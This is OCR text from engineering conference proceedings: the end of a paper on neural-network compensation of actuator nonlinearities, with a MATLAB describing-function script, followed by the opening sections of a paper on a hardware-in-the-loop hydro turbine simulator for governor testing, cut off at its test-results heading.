


Figure 9. Comparison between data set and NN output

With trained neural network we can compensate for dead zone as shown in Figure 10



Figure 10. NN nonlinearity compensation

where NN stands for neural network and F(p) is nonlinearity. The idea is that neural network compensates for some effects of nonlinearity since neural network is trained to act as inversion of nonlinear function.

However, realizing neural network sometimes can be complicated. One possibility is to replace the neural network with its describing function. We will use numerical integration as given in [10]. Simulation script has to be changed a bit since with neural network we cannot use vector inputs. Redone script is done in Figure 11.

```
E=[0.01:0.01:3.53];
omega=[.5:.5:5 5.5:.1:6.2 2*pi 6.2:.1:7.5 7:.5:10];
g=[];

for ke=1:max(size(E))
    A=E(ke);
    for kw=1:max(size(omega))
%         w=omega(kw);
        omega1=omega(kw);
%         sim('proba')
%           sim('proba_dead')
%           sim('proba_relay')
          sim('csmnn')
        s(ke,kw) = (DFreal+sqrt(-1)*DFimag);
    end
end
figure(1); surf(omega,E,abs(s))
shading interp
xlabel('Frequency (rad/sec)'); ylabel('Amplitude');
zlabel('Describing Function Gain')
title('Describing Function Amplitude vs. Frequency and Amplitude
of Input')
figure(2)
surf(omega,E,angle(s))
shading interp
xlabel('Frequency (rad/sec)'); ylabel('Amplitude');
zlabel('Describing Function Phase')
title('Describing Function Phase vs. Frequency and Amplitude of
Input')
```

Figure 11. Matlab script for neural network describing function generation

This script will result with graphic presentation of describing function in 3D. Since nonlinear element is odd and time independent so it is neural network. Thus, we need only 2D representation of describing function. Furthermore, we can represent this graphic describing function by polynomial. In this case we used third order polynomial and represented the neural network describing function with polynomial $G_{NN}(x)$:

$$G_{NN}(x) = a_3 x^3 + a_2 x^2 + a_1 x + a_0 \qquad (5)$$

Describing function of neural network and its polynomial representation for dead zone with start and end of dead zone equal to 1 are shown in Figure 12.




Figure 12. Neural network describing function and its polynomial approximation for dead zone

Polynomial approximation is easier to realize than neural network, i.e. we can use simpler hardware to do so.

We will now see how this system performs for simple closed loop circuit. Simulink simulation circuit is shown in Figure 13.




Figure 13. Simulink simulation file

Simulation results for step input 1.7 are shown in Figure 14.




Figure 14. Simulation responses for step input 1.7

Output of non-compensated system is shown in black, response of system compensated with neural network is shown in blue and response of system compensated with polynomial approximation of neural network in red. It can be seen that compensated system has better response and reaches the reference value faster.

The same procedure can be performed for compensating any odd symmetric nonlinearity. For example, neural network describing function and its 3rd order polynomial approximation for saturation with upper and lower limit equal 0.5 are shown in Figure 15.




Figure 15. Neural network describing function and its polynomial approximation for saturation

Simulation results for step input 0.5 are shown in Figure 16.

Output of non-compensated system is shown in black, response of system compensated with neural network is shown in blue and response of system compensated with polynomial approximation of neural network in red. It can be seen that compensated system has slightly better response and reaches the reference value a bit faster.




Figure 16. Neural network describing function and its polynomial approximation for saturation

VI. Stability Analysis of NN Compensated Odd Symmetric Nonlinear Actuator

It is clear that when we make compensation of nonlinearity with neural network or neural network polynomial approximation in essence we have a new nonlinearity as shown in Figure 17.




Figure 17. Compensated nonlinearity

With compensated nonlinearity we can record describing function using method given in Section IV. In this example we recorded describing function of deadzone compensated with polynomial for parameters already given in this paper. Describing function is shown in Figure 18.




Figure 18. Describing function – compensated dead zone

Characteristic equation of closed loop system with compensated nonlinearity as shown in Figure 13 can be written as

$$s^2 + Ks + G = 0 \tag{6}$$

where G is describing function of compensated nonlinearity and K is linear parameter system of actuator transfer function represented by

$$\frac{1}{s+K} \tag{7}$$

Once we have describing function we can use any stability criterion we use for linear systems. By Hurwitz criterion the system will be stable if

$$KG > 0 \tag{8}$$

Since K is always positive, system will be stable if G>0. In case of our system with dead zone that is always the case, thus the system is stable. The same analysis can be conducted with other types of nonlinearity.

VII. Conclusion

Paper gives the procedure for training neural network to act as compensator for odd symmetric nonlinearities. It is shown how to record the describing function of such neural network. In cases that available hardware cannot deal with neural network we can use neural network describing function polynomial approximation to control the systems with odd symmetrical nonlinearities.

Finally, a simple procedure for analyzing stability of such systems is given.

References

[1] Kreyszig, E. (1993). *Advanced Engineering Mathematics (7)*, John Wiley and Sons, New York, USA

[2] Novogranov, B.N. (1986). Determination of Frequency Domain Characteristics of Nonlinear Systems (in Russian), Masinostroenie, Moskow, Russia

[3] Kuljaca, O., Tesnjak, S., Vukić, Z. (1999). Describing Function of Mamdani Type Fuzzy Controller with Input Signals Derived From Single System Input and Singleton Ouput Membership Functions, *Proceedings of the 1999 IEEE Hong Kong Symposium on Robotics and Control*, Volume I, HKSRC '99, Hong Kong, 1999.

[4] Sijak, T., Kuljaca, O., Antonic, A., Kuljaca, Lj., (2005). Analytical Determination of Describing Function of Nonlinear Element with Fuzzy Logic, *Proceedings of the IEEE International Symposium on Industrial Electronics 2005*, ISBN 0-7803-8739-2, Dubrovnik, Croatia, June 2005

[5] Sijak, T., Kuljaca, O., Kuljaca, Lj. (2004). Describing function of generalized static characteristic of nonlinear element, Proceedings of REDISCOVER 2004, Southeastern Europe, USA, Japan and European Community Workshop on Research and Education in Control and Signal Processing, ISBN 953-184-077-6, Cavtat, Croatia, June 2004

[6] Sijak, T., Kuljaca, O., Kuljaca, Lj., (2007). Engineering Procedure for Analysis of Nonlinear Structure Consisting of Fuzzy Element and Typical Nonlinear Element, *Proceedings of the 15th Mediterranean Conference on Control and Automation*, Athens, Greece, July 2007

[7] Sijak, T., Kuljaca, O., Kuljaca, Lj., (2007). Computer Aided Harmonic Linearization of SISO Systems Using Linearly Approximated Static Characteristic. *Proceedings of EUROCON 2007 The International Conference on Computer as a Tool*. ISBN 1-4244-0813-X, Warsaw, Poland, September 2007.

[8] Sijak, T., Kuljaca, O., Tesnjak, S. (2001). Stability analysis of fuzzy control system using describing function method,

Proceedings of 9th Mediterranean Conference on Control and Automation, ISBN 953-6037-35-1, Dubrovnik Croatia, June2001

[9] Slotine, J.J.E., Li, W. (1991). *Applied Nonlinear Control*, Prentice Hall, ISBN 0-13-040890-5, Engelwood Cliffs, New Jersey, USA

[10] Schwartz, C., Gran, R. (2001). Describing Function Analysis Using MATLAB and Simulink. *IEEE Control Systems Magazine*, Vol. 21, No. 4, (August 2001), pp. 19-26, ISSN 1066-033X

[11] Vukic, Z., Kuljaca, Lj., Donlagic, D., Tesnjak, S. (2003). *Nonlinear Control Systems*, Marcel Dekker, ISBN 0-8247-4112-9, New York, USA

[12] Netushil at al. *Theory of Automatic Control*, Mir, Moscow 1978

Hydroelectric Power Unit Simulator for Turbine Governor Testing

V. Bakarić, I. Mišković, K. Horvat
Brodarski Institute, Av. V. Holjevca 20, Zagreb, Croatia
vedran.bakaric@hrbi.hr, ivan.miskovic@hrbi.hr, kruno@hrbi.hr

Abstract - Computer-based simulator of water turbine and its environment has been developed for the purpose of turbine governor analysis, design and testing. During the final governor testing in the factory, the finished governor cubicle is linked with the hardware-in-the-loop turbine simulator using the signals which will later link it with the real hydroelectric power unit and other systems at the plant. During the earlier development phases, the governor is implemented as a part of the simulator. Besides helping in the governor design and subsequent improvements, the simulator significantly quickens commissioning of the governor system and thus both improves its quality and reduces costs.

I. INTRODUCTION

The research effort reported in this paper was initiated with the goal to develop a computer-based simulator for the purpose of development and testing of turbine governors for hydroelectric power plants. Initially, the main objective was to perform hardware-in-the-loop (HIL) testing of completed turbine governors as the central part of Factory Acceptance Testing (FAT) for the governors. In such tests the new hardware unit which has to be tested is connected with the simulator of the plant in order to check its behavior over the wide range of operating conditions before it will be installed in the real plant. Therefore, a HIL simulator has to run in real time and be pretty versatile. However, the most important part of the simulator is appropriate plant model.

Modeling of water turbines is very complex task. The turbine itself is highly nonlinear and the model also has to encompass influences of both water intake and electric power unit [1]. The most accurate turbine models are non-analytical, described by several three-dimensional hill diagrams. Various simplified analytical non-linear models have been also developed [2], [3], [4]; these models can be further linearized and used for both governor design and simulation analysis. All these models in most cases describe only nominal operating conditions of the turbine, while HIL simulation requires seamless circling through all important operating modes, including start-up, stop and reaction to large disturbances. This problem has to be dealt with in a satisfactory way, as well as the other big modeling challenge, determination of the model parameters, since they are often not known precisely.

After short introductions into HIL simulations and modeling of water turbines, this paper presents the HIL simulator which has been used in turbine governor FAT testing for several hydro power plants [5]. Several important observations on lessons learned during the simulator development are highlighted in the paper.

II. HARDWARE-IN-THE-LOOP SIMULATORS

During a HIL simulation the controller which is being tested is not a part of the simulator – instead, it is implemented using the same hardware and software as in the real world and connected with the simulator of the plant and its environment. The signal interface between the controller and the simulated plant is set as it will be with the real plant. The simulation runs in real time.

Depending on the intended testing program and the system to be tested, complexity of a HIL simulator can vary widely, as well as its fidelity to the real plant. The simplest form of a HIL simulator is the simulation board with arrays of lights and manually operated switches and knobs, quite enough for check of input and output signal logic, reaction to alarm states and even some simple control loops. The modern HIL simulator is, nevertheless, much more powerful and flexible because it has in its core a real-time digital processor running mathematical model of the plant. The required complexity and fidelity of a HIL simulator has been rising steadily because of ever more complex control systems and algorithms, as well as ever higher demands on the desired control performance. HIL simulators of the most critical applications (e.g. aircraft engines) are very complex and highly specialized emulators of the real plant. They are extraordinary expensive, but, nevertheless, much less so than the plant prototype. However, if not such stringent fidelity is required, a pretty good HIL simulator can be accomplished with quite affordable costs, based on a commercially available general-purpose real-time hardware platform and its associated software. The most demanding task during the development of such simulator is development and subsequent tuning of the simulation model. In any case, when the HIL simulator customized for one controller exists, it can be rather easily modified to perform tests of a different controller intended for the same control task at similar plant.

HIL simulations excel with very complex, sensitive and expensive plants and their equally complex and sensitive controllers. They have been traditionally associated with aircraft and ships and their subsystems as well as with various military systems, but today they are commercially most widespread in the automotive industry.




Figure 1. Hardware-in-the-loop simulation for turbine governor testing

They are also widely used in other areas, including robotics and power systems.

As an example, HIL simulation setup for turbine governor testing is shown in Fig. 1. The governor is implemented on the PLC (Programmable Logic Controller) platform built into the governor cubicle, which contains also the local operator station and various elements for equipment protection, power supply, signal distribution and conversion. The simulator emulates the governed turbine and its environment, as well as other plant subsystems and some parts of the turbine governing system not available for HIL testing. The real-time application runs on the PC workstation with either dedicated real-time controller board or specialized real-time operating system. It makes the main part of the simulator. Additional simulation board with buttons, switches and knobs is a convenient method to emulate numerous signals used by the turbine governor but not needed by the real-time water turbine model at the workstation; it can be made either as a hardware unit (as in Fig. 1) or as an independent software application.

Basic purpose of a HIL simulation is to test a complete, manufactured control system or some part of it without making real experiments at the controlled plant. On the other hand, testing of the control unit mounted and installed at the real plant is performed during commissioning and after these tests the new unit is officially proclaimed completed if it performed satisfactory. Although HIL testing cannot altogether substitute commissioning testing, the number and the duration of tests during that latter phase can be substantially reduced (according to some reports, up to 95% of the testing can be performed without experiments on the real plant). Even when commissioning testing is mandatory, many faults and possible improvements can be noticed during HIL testing and subsequently dealt with in this earlier phase, which is much simpler and less expensive at this time. In particular, the operator interface can be thoroughly checked, finely tuned and adapted to customer suggestions through HIL simulations.

HIL testing is invaluable when difficult-to-achieve, undesired or potentially dangerous operating modes and situations are to be tested without dangers, possible damage or great expenses unavoidable if such experiments were to be performed on a real plant. In addition, HIL testing of the control system can be performed simultaneously with the development and construction of the plant itself, before it is completed and ready for mounting of its controller. In such way the development cycle can be substantially quicker, which is of paramount financial importance for larger projects with tight development schedules.

III. TURBINE GOVERNING SYSTEM MODELING

General layout of turbine governing model for a water turbine is shown in Fig. 2. The model consists of three main parts: the governor, the turbine with water intake and the electric power unit with electric grid influences. In the case of HIL simulation, the governor is not a part of the simulator. However, the off-line simulator variant with the governor included in the model has been also developed for the purpose of governor analysis and design.

The simulation model has to be versatile, covering wide range of plant operating modes and events. Modeling accuracy which can be achieved is often limited by imprecisely known parameters. Fortunately, HIL tests in this case do not require extraordinary accuracy.

A. Turbine Governor

The turbine governor controls water flow through the turbine, and therefore its rotational speed and mechanical power output (load) [3]. The control signal is the opening of some flow control mechanism, in most cases wicket gates at the turbine stator. Modern turbine governor consists of the electronic part with control algorithm




Figure 2. Simplified block-diagram of turbine governing system

running on a digital processor and the hydraulic part which acts as the control signal amplifier and operates the opening mechanism via hydraulic servomotor.

Basic control algorithm of the turbine governor contains three basic controllers acting in a two-step cascade, with the speed controller or the load controller as the first step and the opening controller as the second step. Selection of the controller for the first cascade step depends on the power unit operating mode. All three controllers are typically implemented as some variant of PID (Proportional-Integral-Derivative) algorithm. The algorithm also contains parameter gain scheduling, signal filtering, magnitude limiters and rate limiters, speed regulation characteristics function which enables load control to be obtained through speed controller and vice versa, start and stop sequences, manual and remote control modes and, if desired, additional control loops. Most of these additional functions can be omitted if the governor is included in the simulator.

Hydraulic servo unit is pretty complex non-linear system, but it can be substantially simplified if it has to be included in the model. Basic model consists of a first-order lag and integrator with limited input and output.

B. Turbine and Water Intake

Water turbine is mathematically described with two non-linear characteristics: the flow characteristics and the load or torque characteristics. For the case of the Francis turbine, they can be written as

$$\begin{aligned} q_T &= f_q(y_P, h_T, w_N) \\ P_m &= f_P(y_P, h_T, w_N) \end{aligned} \tag{1}$$

where q_T is flow through the turbine, P_m turbine mechanical power output (load), y_P wicket gate opening, h_T water head (difference of headwater and tailwater level given as height value with dynamic losses included), and w_N turbine speed. Similar equations are valid for other water turbine types as well. For example, characteristics of a double regulated turbine (Kaplan, bulb) have the same form as (1), but with additional input y_R, which is the pitch angle of the runner vanes. For the sake of convenience, the opening y_P (as well as y_R) is given as linear position of its hydraulic servomotor piston.

The most accurate representation of relation (1) is given by hill diagrams obtained during model tests with the unit turbine model performed by its manufacturer. These non-analytical diagrams are, however, pretty cumbersome to use. In the case of three or more independent inputs they become totally impractical. Workarounds and simplifications are possible, but they limit hill diagrams towards nominal steady-state turbine operation. In particular, large deviations from nominal speed are not within their scope.

Less accurate analytical non-linear models are approximations of a hill diagram. One of them is the IEEE model [2], which for normalized variables takes the form:

$$\begin{aligned} q_T &= y_P \sqrt{h_T} \\ P_m &= A_T h_T (q_T - q_{NL} w_N) - D_a (w_N - w_B). \end{aligned} \tag{2}$$

Adjustable model parameters are turbine gain A_T, turbine flow at which the generator has null load q_{NL} and turbine throttle coefficient D_a, while w_B is nominal turbine speed. This model is also not valid for turbine starting and stopping sequences, but it can be extended to include them as well with introduction of additional terms or variable model parameters.

Mathematically, water intake is tightly coupled with the turbine. It has to be modeled with differential equations. The most accurate representation uses partial differential equations, but the following simplification is good enough in most cases:

$$\begin{aligned} \dot{h}_T &= \kappa (q_D - q_T) \\ \dot{q}_D &= (h_S - h_T - h_L) / T_w . \end{aligned} \tag{3}$$

This model uses an additional variable, water flow at the penstock inlet q_D. The model parameters, dependent on penstock dimensions and materials, are pressure wave expansion parameter κ and water acceleration time constant T_w. Static head h_S depends on the water level in the reservoir and is considered to be constant. Head loss of the water intake is represented by the term h_L. Basic head loss is proportional to the flow squared with the loss coefficient k_L, as $h_L = k_L \, q_T \, |q_T|$. Additional oscillation-throttling term is needed for small flow values.

For short water intakes, water can be modeled as a non-pressurable fluid ($q_T = q_D$), which simplifies (3) to

$$\dot{q}_T = (h_S - h_T - h_L) / T_w . \tag{4}$$

C. Power Unit and Electric Grid

When modeling equations of the turbine and power unit speed w_N, two cases are possible. If the unit is connected to a large electric grid, then it can be supposed that any influence of the unit on the grid frequency is negligible (infinite electric grid hypothesis). In that case, the unit speed is determined by the grid frequency f_N (converted into the equivalent unit speed), $w_N = f_N$. Electric power of the unit is then calculated as equal to the mechanical one with subtracted conversion losses.

On the other hand, if the unit is the only power producer at the grid, then the following equation holds:

$$\dot{w}_N = \frac{1}{T_m} \frac{P_m - P_e}{w_N} \tag{5}$$

where P_m is mechanical and P_e electrical power of the unit. Mechanical time constant T_m is determined by unit's moment of inertia. For the range of small unit speeds the denominator of (5) has to be limited with some $w_\varepsilon > 0$ in order to avoid division with zero. Electric power of the isolated unit is modeled as determined by the external load P_L as:

$$P_e = P_L + D_p (w_N - f_N) \tag{6}$$

with grid throttling coefficient D_p as a model parameter.

With the substitution $P_e = 0$, equation (5) is valid for the case when the unit is not connected to the grid; braking is then achieved with negative values of P_m.




Figure 3. Block diagram of hardware-in-the-loop turbine simulator

IV. WATER TURBINE SIMULATOR

Simulator of the turbine governing system has been prepared in the *Matlab-Simulink* programming and simulating environment (*The MathWorks, Inc.*) following the principles outlined in the previous section. The off-line variant runs on the PC workstation within *Simulink*, while the HIL variant (Fig. 3) has to be compiled to real-time code before downloading to the DC 1104 R&D controller board (*dSPACE GmbH*) with a dedicated real-time processor. The real-time controller board is embedded in the PC workstation and uses its customized connector board (also provided by *dSPACE* – Fig. 4) for easier connecting to the process signals, in this case turbine governor cubicle (Fig. 5). Signal conversion between the two units is needed, since the real-time board uses exclusively analog voltage signals of ±10 V and binary logic signals of 0-5 V, while the turbine governor typically operates with analog current signals of 4-20 mA and binary signals of 0-24 V. Simulator of external signals deals with signals needed by the governor, but not included in the turbine model. In this case (Fig. 3) it was implemented with a CompactRIO Real Time Controller hardware platform (*National Instruments*) with user interface as a *LabView* application on the PC workstation. Signals simulated in this way include alarms originating from turbine wheel and turbine bearing, alarms indicating various malfunctions in the turbine governing system



Figure 4. PC workstation with embedded dSPACE real-time controller board and its connector board



Figure 5. Turbine governor cubicles of HPP Lešće prepared for HIL testing




Figure 6. Real-time application of HIL simulator and its interfaces

itself (hydraulic system, sensors, power supply loss), signals indicating fulfillment of additional conditions required for turbine start, commands from remote operator stations, additional indications of turbine runaway, additional emergency stop requests, and the like.

Fig. 6 depicts signal flow within the HIL simulator and between it and its interfaces for the case of a Francis turbine. The governor provides the opening signal which is filtered and given to the turbine model coupled with the water intake model; the turbine model calculates mechanical power which is then sent to the power unit block and the load block, which calculate speed and electric power, respectively; these two signals are thereafter returned to the governor, together with the generator switch position set at the simulator user interface. The user interface is implemented within *ControlDesk* (*dSPACE*) at the workstation running the simulation (Fig. 7); it provides representation of the most important simulator signals and also enables setting of several Boolean and numeric simulation parameters via virtual switches and knobs or direct numerical input, as preferred. Besides the generator switch position, electric grid type (isolated or infinite), grid frequency, load and static head are set in this way. All these parameters can be changed manually during the HIL simulation. The user




Figure 7. User interface screen of HIL simulator (ControlDesk)

interface also enables open-loop turbine control using manually set opening for the purpose of checking the operation of the simulator itself.

During a HIL simulation, most important signals of the simulated turbine are being recorded at the turbine governor with data acquisition system PersonalDAQ 3000 (*IOTech/MCC*) and associated software ServiceLab (*ServiceLab/NI*). The same equipment for data acquisition is used during tests performed on real turbines (Fig. 8).

HIL testing of a turbine governor performed within FAT testing encompasses all governor functions and elements, starting with the basic functionality and going towards more complex functions: start and stop sequences, reaction to alarm signals, opening control, speed control, power control, switching between several control modes, sudden loss of load, testing of additional systems and equipment. Initial governor parameters are set before the HIL testing with the help of the off-line turbine governing model. The parameters, as well as control sequences, are then being tuned and modified in two steps: during HIL simulations and during commissioning.

V. PERFORMED TESTS

